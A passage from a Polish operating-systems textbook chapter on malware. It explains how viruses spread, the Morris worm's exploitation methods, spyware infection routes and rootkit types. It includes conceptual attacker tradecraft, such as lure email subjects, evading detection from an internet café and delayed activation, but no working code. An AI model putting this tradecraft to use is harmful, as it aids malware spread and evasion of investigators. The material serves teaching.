Mniej doświadczonym Czytelnikom opisane techniki mogą wydawać się dość skomplikowane. Zapewne część Czytelników zastanawia się, czy prezentowane rozwiązania w ogóle mogą sprawdzać się w praktyce. Otóż mogą. Proszę nam uwierzyć. Musimy pamiętać, że Wirgiliusz jest doskonałym programistą dysponującym nieograniczonym czasem. Dowody skuteczności tych technik można bez trudu odnaleźć w prasie codziennej.

Jak rozprzestrzeniają się wirusy

Istnieje wiele scenariuszy rozpropagowania wirusów. Przyjrzymy się najpierw najbardziej klasycznej formie. Wirgiliusz pisze swój wirus, umieszcza go w jakimś programie (napisanym przez siebie lub ukradzionym), po czym przystępuje do rozpropagowania tego programu, np. umieszczając go w witrynie internetowej z oprogramowaniem typu shareware. Prędzej czy później ktoś pobiera ten program i uruchamia go na swoim komputerze. Od tej pory liczba możliwych scenariuszy znacznie rośnie. Początkowo wirus może podjąć próbę zainfekowania dodatkowych plików na dysku twardym, na wypadek gdyby ofiara zdecydowała się podzielić tymi plikami ze swoimi znajomymi. Wirus może też spróbować zainfekować sektor startowy dysku twardego. Po zainfekowaniu sektora startowego wprowadzenie do pamięci operacyjnej (przy okazji następnego uruchomienia komputera) wirusa działającego w trybie jądra nie stanowi większego problemu.

Obecnie Wirgiliusz ma do dyspozycji kilka dodatkowych rozwiązań. Wirus można napisać w taki sposób, aby sprawdzał, czy zainfekowany komputer jest połączony z siecią LAN, co jest bardzo prawdopodobne w przypadku komputerów firmowych i uniwersyteckich. Wirus może wówczas przystąpić do zarażania niezabezpieczonych plików na wszystkich serwerach wchodzących w skład tej sieci lokalnej. Mimo że początkowo chronione pliki nie będą infekowane, można to ograniczenie łatwo ominąć — wystarczy sprowokować dziwne zachowania zainfekowanych programów. Użytkownik korzystający z tych programów naprawdopodobniej poprosi o pomoc administratora systemu. Administrator spróbuje sam uruchomić ten program, aby sprawdzić, czy skarżący się użytkownik ma rację. Jeśli administrator zrobi to, korzystając z konta superużytkownika, wirus zyska możliwość zainfekowania systemowych plików binarnych, sterowników urządzeń, systemu operacyjnego i sektorów startowych. Wystarczy więc jeden błąd administratora, aby zainfekować wszystkie komputery wchodzące w skład sieci LAN.

Komputery w sieciach lokalnych zwykle dysponują uprawnieniami niezbędnymi do logowania na komputerach zdalnych za pośrednictwem internetu lub sieci prywatnej, a nawet do zdalnego wykonywania poleceń na innych komputerach bez konieczności logowania. Takie rozwiązanie stwarza wirusom dodatkowe możliwości rozprzestrzeniania się. Oznacza to, że jeden niewinny błąd może doprowadzić do infekcji wszystkich komputerów w firmie. Aby temu zapobiec, wszystkie przedsiębiorstwa powinny narzucać swoim administratorom jasne zasady eliminujące ryzyko popełniania tego rodzaju błędów.

Innym sposobem rozprzestrzeniania się wirusa jest rozsyłanie zainfekowanego programu do grupy dyskusyjnej Usenetu lub udostępnienie go w witrynie internetowej wykorzystywanej do wymiany oprogramowania. Można też stworzyć stronę internetową, której przeglądanie będzie wymagało specjalnego modułu rozszerzenia przeglądarki, oraz zadbać o to, by ten moduł był zainfekowany wirusem.

Alternatywnym rozwiązaniem jest infekcja dokumentu i jego rozesłanie za pośrednictwem poczty elektronicznej, listy mailowej lub listy dyskusyjnej Usenetu (zwykle w formie odpowiedniego załącznika). Nawet użytkownicy, którzy nigdy nie podjęliby ryzyka uruchomienia programu z niepewnego źródła, mogą nie zdawać sobie sprawy z tego, że otwarcie załącznika spowoduje wprowadzenie wirusa do ich systemu. Co gorsza, wirus może wykorzystać książkę adresową danego użytkownika i wysłać samego siebie do wszystkich jego znajomych — w takich przypadkach zwykle stosuje się budzące zaufanie tematy wiadomości:

- Temat: Zmiana planu
- Temat: Re: ostatnia wiadomość
- Temat: Ostatniej nocy zdechł mój pies

Temat: Jestem poważnie chory
Temat: Kocham Cię

Odbiorca takiej wiadomości poczty elektronicznej od razu widzi, że jej autor jest jego przyjacielem lub kolegą, zatem nie spodziewa się kłopotów. Po otwarciu załącznika wiadomości jest już jednak za późno. W ten sposób działał m.in. wirus I LOVE YOU, który zainfekował komputery na całym świecie w czerwcu 2000 roku i spowodował straty szacowane na miliard dolarów.

Oprócz problemu rozprzestrzeniania się wirusów mamy obecnie do czynienia z nie mniej kłopotliwą kwestią wymiany technologii implementowania wirusów. Istnieją grupy twórców wirusów, którzy aktywnie komunikują się ze sobą za pośrednictwem internetu i wzajemnie pomagają w opracowywaniu nowych technologii, narzędzi i samych wirusów. Większość członków tych grup to hobbiści, nie przestępcy czerpiący wymierne korzyści ze swojej działalności, jednak efekty ich współpracy mogą być katastrofalne. Odrębną kategorią twórców wirusów są specjaliści zatrudniani przez wojsko i służby specjalne, które postrzegają wirusy jako broń mogąą sparaliżować systemy komputerowe przeciwnika.

Innym ważnym aspektem rozprzestrzeniania się wirusów jest unikanie wykrycia. Więzień zwykle nie oferują zbyt wielu możliwości kontaktu z systemami komputerowymi, zatem Wirgiliusz najprawdopodobniej wolałby uniknąć konieczności przymusowego pobytu w takim miejscu. Gdyby rozesłał wiadomości z wirusem ze swojego komputera domowego, podjąłby spore ryzyko. Nawet gdyby jego atak zakończył się powodzeniem, policja mogłaby go wyśledzić, analizując wiadomości z najmłodszymi znacznikami czasowymi, czyli najbliższe faktycznego źródła ataku.

Aby ograniczyć ryzyko identyfikacji, Wirgiliusz może udać się do kafejki internetowej w odległym mieście i stamtąd rozesłać swoją wiadomość z wirusem. Może przynieść ze sobą wirusa na pamięci USB, po czym albo odczytać go samodziennie, albo (jeśli udostępniane komputery nie mają portów USB) poprosić miłą, młodą panią za biurkiem o odczytanie pliku *book.doc* za pośrednictwem jej komputera. Kiedy plik znajdzie się na jego dysku twardym, będzie mógł zmienić jego nazwę np. na *virus.exe* i uruchomić, zarażając wszystkie komputery w sieci LAN wirusem. Wirus może się aktywować np. miesiąc po wizycie w kafejce, na wypadek gdyby policja poprosiła linie lotnicze o wykaz wszystkich pasażerów odwiedzających dane miasto w tygodniu poprzedzającym atak.

Alternatywnym rozwiązaniem jest rezygnacja z pamięci USB na rzecz pobrania wirusa ze zdalnej witryny WWW lub FTP. Autor wirusa może też przynieść do kafejki własny komputer przenośny i włożyć do portu Ethernetu przewód udostępniany specjalnie z myślą o turystach podróżujących z laptopami (np. po to, by także w czasie urlopu codziennie sprawdzać pocztę elektroniczną). Po połączeniu się z siecią lokalną Wirgiliusz może podjąć próbę zainfekowania wszystkich komputerów w tej sieci.

O wirusach można by mówić bez końca. Szczególnie interesujące są techniki ich ukrywania oraz sposoby odkrywania zagrożeń przez oprogramowanie antywirusowe. Wirusy mogą nawet ukryć się wewnętrz żywych zwierząt — naprawdę! — opis takiej sytuacji można znaleźć w publikacji [Rieback et al., 2006]. Wróćmy do tych zagadnień w dalszej części tego rozdziału, przy okazji omawiania sposobów obrony przed złośliwym oprogramowaniem.

9.9.3. Robaki

Pierwsze poważne (w dużej skali) naruszenie bezpieczeństwa systemów komputerowych z wykorzystaniem internetu miało miejsce 2 listopada 1988 roku, kiedy doktorant Uniwersytetu Cornell Robert Tappan Morris umieścił w internecie program robaka. Zanim jego robak został

wyśledzony i usunięty, przedostał się do tysięcy komputerów na uniwersytetach, w korporacjach i ośrodkach rządowych na całym świecie. Od tamtej pory nie cichną spory, czy rzeczywiście robaka Morrisa udało się ostatecznie pokonać. Najważniejsze szczegóły związane z tym wydarzeniem omówimy poniżej. Szczegółową analizę technicznych aspektów ataku tego robaka można znaleźć w książce [Spafford, 1989]. Czytelników zainteresowanych opisem tej historii w formie zbliżonej do thrillera kryminalnego zachęcam do lektury książki [Hafner i Markoff, 1991].

Cała historia rozpoczęła się w 1988 roku, kiedy Morris odkrył w systemie operacyjnym Berkeley UNIX dwa błędy, które umożliwiały uzyskiwanie nieuprawnionego dostępu do wszystkich komputerów z tym systemem połączonych z internetem. Jak się przekonamy, jednym z tych błędów był błąd przepełnienia bufora. Morris postanowił więc opracować samoreplikujący się program nazwany *robakiem* (ang. *worm*), który w krótkim czasie wykorzystał te błędy do rozprzestrzenienia się na wszystkich komputerach, do których miał dostęp. Morris pracował nad swoim programem wiele miesięcy, dopracowując najdrobniejsze szczegóły i sprawdzając różne metody zacierania śladów.

Do dzisiaj nie wiadomo, czy wydanie robaka 2 listopada 1988 roku w zamierzeniu jego autora miało być testem, czy było zaplanowanym atakiem. Tak czy inaczej, robak Morrisa w ciągu zaledwie kilku godzin od wydania sparaliżował większość systemów Sun i VAX połączonych z internetem. Cele Morrisa pozostają nieznane — niewykluczone, że chciał tylko przeprowadzić eksperyment z wykorzystaniem najnowszych technologii, ale wskutek prostego błędu programistycznego stracił kontrolę nad swoim dziełem.

Technicznie robak Morrisa składał się z dwóch programów: programu inicjującego (przygotowującego) i właściwego robaka. Program inicjujący składał się z 99 wierszy języka programowania C i został nazwany *ll.c*. Po skompilowaniu program inicjujący był uruchamiany w systemach będących przedmiotem ataku. Jego zadaniem było nawiązanie połączenia z komputerem, z którego trafił do danego systemu, pobranie właściwego robaka i uruchomienie go. Po podjęciu kroków na rzecz ukrycia swojego istnienia robak przeszukiwał *tablice routingu* (ang. *routing tables*) swojego nowego gospodarza, aby uzyskać wykaz komputerów połączonych z danym systemem i na tej podstawie spróbować umieścić program inicjujący w tych komputerach.

Robak Morrisa próbował infekować nowe komputery na trzy sposoby. Pierwszy z nich polegał na próbie uruchomienia powłoki zdalnej z wykorzystaniem polecenia *rsh*. Niektóre komputery na tyle „ufały” innym systemom, że zezwalały na uruchamianie polecenia *rsh* bez konieczności dodatkowego uwierzytelniania. W razie powodzenia tej formy ataku powłoka zdalna pobierała program robaka, który z kolei kontynuował infekowanie nowych komputerów z poziomu opanowanego systemu.

Druga metoda polegała na wykorzystaniu obecnego we wszystkich ówczesnych systemach programu *finger*, który umożliwiał użytkownikom dowolnych komputerów połączonych w internecie wydawanie polecień w postaci:

```
finger nazwa@witryna
```

Każde takie polecenie wyświetlało informacje o użytkowniku we wskazanym systemie. Informacje wyświetlane przez program *finger* zwykle obejmują prawdziwe nazwisko użytkownika, nazwę logowania, adresy domowe i firmowe, numery telefonów, nazwisko i numer telefonu sekretarki, numer faksu itp. Program *finger* był więc elektronicznym odpowiednikiem książki telefonicznej.

Program *finger* działa w następujący sposób. W każdym systemie UNIX istnieje proces określany mianem demona *finger*, który działa w tle i odpowiada na żądania z dowolnych komputerów w internecie. Robak Morrisa uruchamiał program *finger* z parametrem obejmującym

specjalnie przygotowany, 536-bajtowy łańcuch. Tak długi łańcuch powodował przepełnienie bufora tego demona i nadpisywał jego stos (podobnie jak w scenariuszu pokazanym na rysunku 9.17(c)). Morris wykorzystał więc błąd twórców demona finger, którzy nie zabezpieczyli się przed ryzykiem przepełnienia bufora. Sterowanie zwracane przez procedurę demona `finger` odpowiedzialną za obsługę tego żądania nie trafiało do procedury `main`, tylko do procedury zawartej w 536-bajtowym łańcuchu na stosie. Procedura podrzucona przez Morrisa próbowała wykonać polecenie `sh`. W razie powodzenia tej próby robak dysponował powłoką działającą na zaatakowanym komputerze.

Trzecia metoda wykorzystywała błąd w systemie poczty elektronicznej `sendmail`, dzięki któremu robak Morrisa mógł rozsyłać i uruchamiać kopie programu inicjującego.

Robak umieszczony i uruchomiony w systemie ofiary próbował złamać hasła użytkownika. Morris nie poprzedził jednak tego przedsięwzięcia wyczerpującymi badaniami tego zagadnienia. Ograniczył się do lektury uważanej za klasykę książki o bezpieczeństwie, której współautorem był jego ojciec, specjalista od bezpieczeństwa w Narodowej Agencji Bezpieczeństwa, czyli organizacji rządowej Stanów Zjednoczonych zajmującej się m.in. łamaniem szyfrów. Morris senior napisał tę książkę wraz z Kenem Thompsonem blisko dekadę wcześniej, kiedy obaj pracowali w ośrodku Bell Labs [Morris i Thompson, 1979]. Każde złamane hasło umożliwiało temu robakowi zalogowanie na wszystkich komputerach, na których właściciel tego hasła miał konto.

Z każdym razem, gdy robak Morrisa uzyskiwał dostęp do nowego komputera, sprawdzał, czy na tym komputerze nie była aktywna inna kopia tego robaka. Jeśli tak, nowa kopia tylko w jednym przypadku na siedem kontynuowała atak, najprawdopodobniej na wypadek gdyby administrator systemowy próbował stosować własną wersję robaka tylko po to, by wprowadzić w błąd właściwego intruza. Właśnie przyjęcie błędnych proporcji (stosunku jeden do siedmiu) spowodowało utworzenie zdecydowanie zbyt wielu robaków i doprowadziło do paraliżu zainfekowanych komputerów. Gdyby Morris rezygnował z ataku w razie wykrycia innego robaka, jego dzieło prawdopodobnie pozostały niewykryte.

Morris wpadł, kiedy jeden z jego przyjaciół przekonywał reportera z działu komputerów „New York Timesa”, Johna Markoffa, że atak robaka jest wynikiem przypadku, że robak jest nieszkodliwy oraz że jego autor żałuje i przeprasza za spowodowane szkody. Przyjaciel Morrisa niechcący wspomniał, że użytkownik będący sprawcą całego zamieszania posługuje się nazwą `rtn`. Identyfikacja autora robaka okazała się wówczas dziecinnie prosta — Markoff użył wspomnianego już programu `finger`. Historia robaka Morrisa już następnego dnia trafiła na pierwsze strony gazet i przytmiła nawet artykuły poświęcone wyborom prezydenckim, które miały miejsce trzy dni później.

Morris dość skutecznie bronił się przed sądem federalnym. Skazano go na grzywnę w wysokości 10 tysięcy dolarów, 3 lata próby i 400 godzin robót publicznych. Koszty procesu, którymi także obciążono Morrisa, najprawdopodobniej przekroczyły 150 tysięcy dolarów. Wyrok sądu federalnego wzbudził sporo kontrowersji. Wielu członków społeczności zaawansowanych użytkowników ówczesnych komputerów uważało, że jedyną winą tego zdolnego doktoranta było przygotowanie żartu, nad którym stracił kontrolę. Żaden element jego robaka nie wskazywał na próbę kradzieży lub uszkodzenia czegokolwiek. Inni uważali jednak, że Morris dopuścił się poważnego przestępstwa, za które powinien na wiele lat trafić do więzienia. Jakiś czas później Morris uzyskał tytuł doktora na Harvardzie, a obecnie jest profesorem Massachusetts Institute of Technology.

Jednym z trwałych skutków tego incydentu było powstanie zespołu **CERT** (od ang. *Computer Emergency Response Team*), czyli centralnego ośrodka raportowania o próbach ataków i jednocześnie grupy ekspertów analizujących problemy w dziedzinie zabezpieczeń i proponującej

niezbędne poprawki. Chociaż ta decyzja z pewnością była krokiem naprzód, miała też negatywne konsekwencje — zespół CERT gromadzi informacje o lukach w systemach, które można wykorzystać do ataków, oraz propozycje ich eliminowania. Taki model powoduje z kolei, że informacje o lukach przechodzą przez ręce tysięcy administratorów systemów w internecie. Potencjalni krakerzy nierzadko pracują właśnie na stanowiskach administratorów systemów, zatem wymiana informacji umożliwia im wykorzystanie luk w ciągu zaledwie kilku godzin (maksymalnie kilku dni), zanim uda się znaleźć sposób wyeliminowania zagrożenia.

Od czasu wydania robaka Morrisa na świecie pojawiło się mnóstwo innych robaków. Cechą wspólną wszystkich tych robaków było wykorzystywanie rozmaitych błędów w innym oprogramowaniu. Robaki rozprzestrzeniają się dużo szybciej niż wirusy, ponieważ ich replikacja nie wymaga udziału użytkowników — przenoszą się z komputera na komputer samodzielnie.

9.9.4. Oprogramowanie szpiegujące

Coraz bardziej popularnym rodzajem złośliwego oprogramowania jest tzw. *oprogramowanie szpiegujące* (ang. *spyware*). W największym uproszczeniu oprogramowanie szpiegujące to takie, które zostało potajemnie (bez wiedzy właściciela) zainstalowane na komputerze, działa w tle i podejmuje pewne działania bez wiedzy użytkownika. Precyzyjne zdefiniowanie tego rodzaju oprogramowania jest zadziwiająco kłopotliwe. Przykładowo narzędzie Windows Update automatycznie pobiera poprawki zwiększające bezpieczeństwo, nie informując o tym właścicieli komputerów z systemami Windows. Podobnie wiele programów antywirusowych automatycznie aktualizuje swoje zasoby w tle. Żaden z tych produktów nie jest uważany za oprogramowanie szpiegujące. Gdyby żył Potter Stewart, zapewne powiedziałby: „Nie potrafię zdefiniować oprogramowania szpiegującego, ale już na pierwszy rzut oka potrafię je rozpoznać”¹.

Inni próbowali zdefiniować to zagadnienie (oprogramowanie szpiegowskie, nie pornografię) bardziej precyzyjnie. [Barwinski et al., 2006] sformułowali cztery cechy takiego oprogramowania. Po pierwsze oprogramowanie szpiegujące ukrywa się, aby jego ofiara nie mogła go łatwo odnaleźć. Po drugie oprogramowanie szpiegujące gromadzi dane o użytkowniku (wykaz odwiedzanych witryn internetowych, używane hasła, a nawet numery kart kredytowych). Po trzecie oprogramowanie szpiegujące przesyła zgromadzone informacje na odległy serwer. I wreszcie takie oprogramowanie próbuje przetrwać próby swojego usunięcia. Niektóre programy tego typu dodatkowo zmieniają pewne ustawienia i podejmują inne niepożądane działania opisane poniżej.

Barwinski i współpracownicy podzieliли oprogramowanie szpiegujące na trzy ogólne kategorie. Do pierwszej z nich należy oprogramowanie realizujące cele marketingowe, czyli programy ograniczające się do gromadzenia informacji i przekazywania ich na serwer, zwykle z myślą o doskonaleniu akcji marketingowych kierowanych do określonej grupy użytkowników. Do drugiej kategorii zalicza się oprogramowanie inwigilujące — część przedsiębiorstw decyduje się na umieszczanie oprogramowania szpiegującego na komputerach pracowników, aby śledzić ich poczynania i monitorować odwiedzane witryny internetowe. Trzecia kategoria jest bardzo podobna do klasycznego złośliwego oprogramowania i przekształca zainfekowane komputery w żołnierzy armii złożonej z zombie oczekujących na rozkazy od swojego mistrza.

Barwinski wraz ze współpracownikami przeprowadzili eksperyment polegający na analizie oprogramowania szpiegującego według rodzaju witryn internetowych — w tym celu odwiedzili

¹ Stewart był sędzią Sądu Najwyższego Stanów Zjednoczonych, który pisząc opinię dotyczącą pornografii, przyznał, że nie potrafi jej precyzyjnie zdefiniować, lecz dodał: „...ale już na pierwszy rzut oka potrafię ją rozpoznać”.

5 tysięcy witryn. Odkryli, że najczęstszymi źródłami oprogramowania szpiegującego są witryny z treścią dla dorosłych, witryny warezowe, a także witryny biur podróży i biur nieruchomości.

Dużo bardziej wyczerpujące badania przeprowadzono na Uniwersytecie Waszyngtońskim [Moshchuk et al., 2006]. Spośród sprawdzonych 18 milionów adresów URL niemal 6% witryn zawierało oprogramowanie szpiegujące. Trudno się więc dziwić wnioskom z cytowanego raportu AOL/NCSA, zgodnie z którym blisko 80% sprawdzonych komputerów domowych było zainfekowanych oprogramowaniem szpiegującym (średnia liczba takich programów na jednym komputerze wynosiła 93). Z badań przeprowadzonych na Uniwersytecie Waszyngtońskim wynikało, że najczęstszymi siedliskami oprogramowania szpiegującego były witryny dla dorosłych, witryny o gwiazdach i witryny z tapetami (w badaniach pominięto jednak biura podróży i biura nieruchomości).

Jak rozprzestrzenia się oprogramowanie szpiegujące?

Skoro wiemy już, czym jest oprogramowanie szpiegujące, musimy sobie odpowiedzieć na pytanie: jak dochodzi do zainfekowania komputera takim oprogramowaniem? Jednym z najczęstszych sposobów jest stosowanie schematów znanych ze złośliwego oprogramowania, czyli korzystanie z pośrednictwa konia trojańskiego. Oprogramowanie szpiegujące jest przemycane na komputery użytkowników także w ramach sporej liczby „darmowych” programów, których autorzy zarabiają właśnie dzięki gromadzonym w ten sposób informacjom. Od oprogramowania szpiegującego aż roi się w systemach wymiany plików typu peer-to-peer (jak Kazaa). Istotnym problemem są też witryny internetowe wyświetlające banery reklamowe kierujące użytkowników wprost na strony z oprogramowaniem szpiegującym.

Inną ważną drogą infekcji jest technika *pobierania plików bez wiedzy użytkownika* (ang. *drive-by download*). Okazuje się, że istnieje możliwość pobrania oprogramowania szpiegującego (a także dowolnego złośliwego oprogramowania) poprzez samo odwiedzenie zainfekowanej strony internetowej. Opisywana technologia infekcji występuje w trzech odmianach. Po pierwsze strona internetowa może przekierować przeglądarkę do pliku wykonywalnego (*.exe*). Kiedy przeglądarka napotyka taki plik, wyświetla okno dialogowe z pytaniem, czy należy pobrać i uruchomić dany program. Ponieważ ten sam mechanizm jest stosowany dla plików pobieranych za wiedzą użytkowników, większość z nich odruchowo kliką przycisk *Uruchom*, co powoduje pobranie i wykonanie programu przez przeglądarkę. Od tego momentu komputer jest zainfekowany, a oprogramowanie szpiegujące może swobodnie wykonywać swoje zadania.

Drugim popularnym sposobem wprowadzania oprogramowania szpiegującego jest udostępnianie zainfekowanych pasków narzędzi. Zarówno przeglądarka Internet Explorer, jak i Firefox obsługują paski narzędzi niezależnych twórców. Niektórzy autorzy oprogramowania szpiegującego decydują się więc na tworzenie atrakcyjnych pasków narzędzi z ciekawymi, z pozoru niezwykle przydatnymi funkcjami, po czym szeroko reklamują swoje dzieło jako doskonale, darmowy dodatek. Użytkownicy instalujący te paski narzędzi nieświadomie umieszczają w swoim systemie oprogramowanie szpiegujące. Takie oprogramowanie zawarto m.in. w popularnym pasku narzędzi Alexa. Opisany schemat jest w istocie jedną z odmian konia trojańskiego, tyle że w nieco innym opakowaniu.

Trzecia forma infekcji jest bardziej wyrafinowana. Wiele współczesnych stron internetowych wykorzystuje technologię firmy Microsoft nazwaną *kontrolkami ActiveX*. Kontrolki ActiveX mają postać programów binarnych procesorów Pentium stosowanych w roli rozszerzeń przeglądarki Internet Explorer i rozszerzających jego funkcjonalność, np. o mechanizmy prezentowania specjalnych formatów obrazów, dźwięku i wideo na stronach internetowych. W założeniu

opisana technologia jest zupełnie prawidłowa. W praktyce jednak technologia Microsoftu okazuje się wyjątkowo niebezpieczna. Warto przy tej okazji wspomnieć, że ataki z użyciem kontrolek ActiveX dotyczą tylko przeglądarki Internet Explorer (IE), nigdy Firefoksa, Chrome, Safari ani innych przeglądarek.

Kiedy użytkownik odwiedza stronę z kontrolką ActiveX, możliwości ewentualnej infekcji zależą od ustawień zabezpieczeń przeglądarki Internet Explorer. Jeśli ustawiono zbyt mało restrykcyjne zabezpieczenia, oprogramowanie szpiegujące jest pobierane i instalowane automatycznie. Użytkownicy decydują się na rezygnację ze skuteczniejszych zabezpieczeń, ponieważ restrykcyjne reguły powodują, że wiele witryn jest wyświetlanych w sposób nieprawidłowy (lub wcale) albo przeglądarka stale pyta użytkowników o zgodę na to czy inne działanie (treść tych pytań zwykle jest dla nich niezrozumiała).

Przypuśćmy teraz, że użytkownik zastosował dość wysokie ustawienia zabezpieczeń. Kiedy odwiedza zainfekowaną stronę internetową, Internet Explorer wykrywa kontrolkę ActiveX i wyświetla okno dialogowe z komunikatem dostarczonym przez samą stronę internetową. Taki komunikat może mieć następującą treść:

Czy chcesz zainstalować i uruchomić program, który przyspieszy twoje łącze internetowe?

Większość użytkowników w takim przypadku nie widzi niczego złego w kliknięciu przycisku *Tak*. Bardziej doświadczeni użytkownicy zapewne zapoznają się z pozostałymi elementami tego okna dialogowego, gdzie znajdą dwie dodatkowe informacje. Jednym z tych elementów będzie łącze do certyfikatu danej strony internetowej (zagadnienia związane z certyfikatami omówiono w podrozdziale 9.5), wystawionego przez nieznane centrum certyfikacji — jedynym przesłaniem tego certyfikatu jest istnienie odpowiedniego centrum i zdolność właściciela certyfikatu do poniesienia kosztów jego uzyskania. Drugim elementem jest hiperłącze do innej strony internetowej wskazane przez stronę właśnie odwiedzaną. W założeniu dodatkowa strona powinna wyjaśniać, do czego służy dana kontrolka ActiveX, jednak w praktyce może to być dowolny materiał zachwalający oferowaną kontrolkę i przekonujący, jak bardzo może ona poprawić doznania użytkownika. Nawet doświadczeni użytkownicy wyposażeni w te informacje z reguły klikają przycisk *Tak*.

Nawet jeśli użytkownik kliknie przycisk *Nie*, może się okazać, że skrypt na danej stronie wykorzysta błąd w przeglądarce Internet Explorer i spróbuje pobrać oprogramowanie szpiegujące mimo wyrażonego sprzeciwu. Jeśli nie uda się znaleźć żadnej luki w zabezpieczeniach Internet Explorera, skrypt może próbować w nieskończoność namawiać użytkownika do pobrania kontrolki, nieustannie wyświetlając to samo okno dialogowe. Większość użytkowników nie wie, co powinna zrobić w takim przypadku, i (zamiast zabić proces przeglądarki w menedżerze zadań) ostatecznie poddaje się, klikając przycisk *Tak*. Znowu bingo!

Oprogramowanie szpiegujące wyświetla następnie umowę licencyjną liczącą 20 – 30 stron napisanych językiem, który być może byłby zrozumiały dla Geoffreya Chaucera, ale z pewnością nie dla zwykłych użytkowników (może poza doświadczonymi prawnikami). Akceptacja tej umowy może oznaczać, że użytkownik utraci szansę skutecznego pozwania twórcy oprogramowania szpiegującego, ponieważ zaakceptował zawarte w tej umowie, często niejasne zapisy. W pewnych przypadkach przepisy prawne mają jednak większą moc od tego rodzaju umów (jeśli np. w licencji ktoś zapisze „niniejszym licencjobiorca nieodwoalnie daje licencjodawcy prawo zamordowania matki licencjobiorcy i przejęcia w całości spadku po zmarłej”, licencjodawca najpewniej nie przekona sądu do usankcjonowania uzyskanego tą drogą prawa, mimo korzystnych zapisów umowy).

Ataki z wykorzystaniem oprogramowania szpiegującego

Przeanalizujmy teraz typowe działania oprogramowania szpiegującego. Wszystkie zabiegi z poniższej listy są powszechnie stosowane przez tego rodzaju oprogramowanie:

1. Zmiana strony domowej przeglądarki.
2. Modyfikacja listy ulubionych stron przeglądarki (tzw. zakładek).
3. Dodanie nowego paska narzędzi do przeglądarki.
4. Zmiana domyślnego odtwarzacza multimedialnych użytkownika.
5. Zmiana domyślnej wyszukiwarki użytkownika.
6. Dodanie nowych ikon do pulpitu systemu Windows.
7. Zastąpienie oryginalnych banerów reklamowych na stronach banerami umożliwiającymi rozprzestrzenianie się oprogramowania szpiegowskiego.
8. Dodanie reklam do standardowych okien dialogowych systemu Windows.
9. Wygenerowanie stałego i niemożliwego do zatrzymania strumienia wyskakujących reklam.

Pierwsze trzy działania zmieniają zachowanie przeglądarki internetowej, zwykle w sposób uniemożliwiający przywrócenie oryginalnych ustawień nawet po ponownym uruchomieniu systemu operacyjnego. Ataki tego typu określa się mianem *przejmowania przeglądarki* (ang. *browser hijacking*). Dwa kolejne działania wymagają zmiany ustawień w rejestrze systemu operacyjnego Windows, narzucając użytkownikowi inny odtwarzacz multimedialnych (np. wyświetlający reklamy) oraz inną wyszukiwarkę (kierującą użytkownika do wybranych witryn). Umieszczenie ikon na pulpicie jest oczywistą próbą nakłonienia użytkownika do uruchomienia nowo zainstalowanego oprogramowania. Zastępowanie banerów reklamowych (obrazów .gif o wymiarach 468×60 pikseli) na stronach internetowych może zasugerować użytkownikowi, że wszystkie odwiedzane strony reklamują witryny wybrane przez twórcę oprogramowania szpiegującego. Okazuje się jednak, że zdecydowanie najbardziej denerwujący jest ostatni zabieg — polegający na wyświetleniu nowego okna z reklamą bezpośrednio po zamknięciu poprzedniego, czyli doprowadzenie do zjawiska określonego mianem *ad infinitum*. Niektóre programy szpiegujące dodatkowo wyłączały firewall, usuwają konkurencyjne oprogramowanie szpiegujące i podejmują rozmaite inne złośliwe działania.

Pewna część oprogramowania szpiegującego jest udostępniana wraz z programami usuwającymi instalacje, jednak dołączane programy rzadko działają, zatem niedoświadczeni użytkownicy nie dysponują narzędziami do pozbycia się niechcianego oprogramowania. Na szczęście powstał nowy dział przemysłu zajmujący się wyłącznie oprogramowaniem antyszpiegowskim; problem oprogramowania szpiegującego został dostrzeżony także przez wiele firm wydających programy antywirusowe. Linia pomiędzy legalnymi programami a programami szpiegującymi jest rozmyta.

Oprogramowania szpiegującego nie należy mylić z oprogramowaniem reklamowym (ang. adware), dzięki któremu legalnie działający (choć zwykle drobni) producenci mogą oferować swoje programy w dwóch wersjach: darmowej z reklamami oraz płatnej bez reklam. Firmy tego typu nie ukrywają charakteru swojej oferty i zawsze zapewniają użytkownikom swoich produktów możliwość przejścia do płatnej wersji i — tym samym — pozbycia się reklam.

9.9.5. Rootkity


Rootkit to program lub zbiór programów i plików próbujących ukryć swoje istnienie nawet przed użytkownikami podejmującymi konkretne działania na rzecz zlokalizowania i usunięcia tych programów (plików) z zainfekowanego komputera. Rootkit zwykle zawiera jakieś złośliwe oprogramowanie, które dla większej skuteczności wymaga dobrego ukrycia. Rootkity mogą być instalowane zarówno z wykorzystaniem dowolnych spośród omówionych do tej pory metod (stosowanych dla wirusów, robaków i oprogramowania szpiegującego), jak i z użyciem innych technik, które zostaną omówione w dalszej części tego podrozdziału.

Rodzaje rootkitów

Przeanalizujmy teraz pięć rodzajów rootkitów, których stosowanie jest obecnie możliwe. Zaczniemy od rootkitów najniższego poziomu. We wszystkich przypadkach najważniejszym problemem jest znalezienie sposobu ukrycia plików (programów).

1. *Rootkit oprogramowania firmware*. Teoretycznie rootkit może się ukryć, zastępując oryginalny BIOS kopią samego siebie. Taki rootkit może uzyskiwać kontrolę nad komputerem przy okazji każdego uruchamiania komputera oraz za każdym razem, gdy jest wywoływana jakaś funkcja BIOS-u. Jeśli rootkit będzie szyfrował sam siebie po każdym użyciu (i deszyfrował przed każdym użyciem), jego wykrycie stanie się dość trudne. Tego rodzaju rootkity nie są jednak stosowane w praktyce.
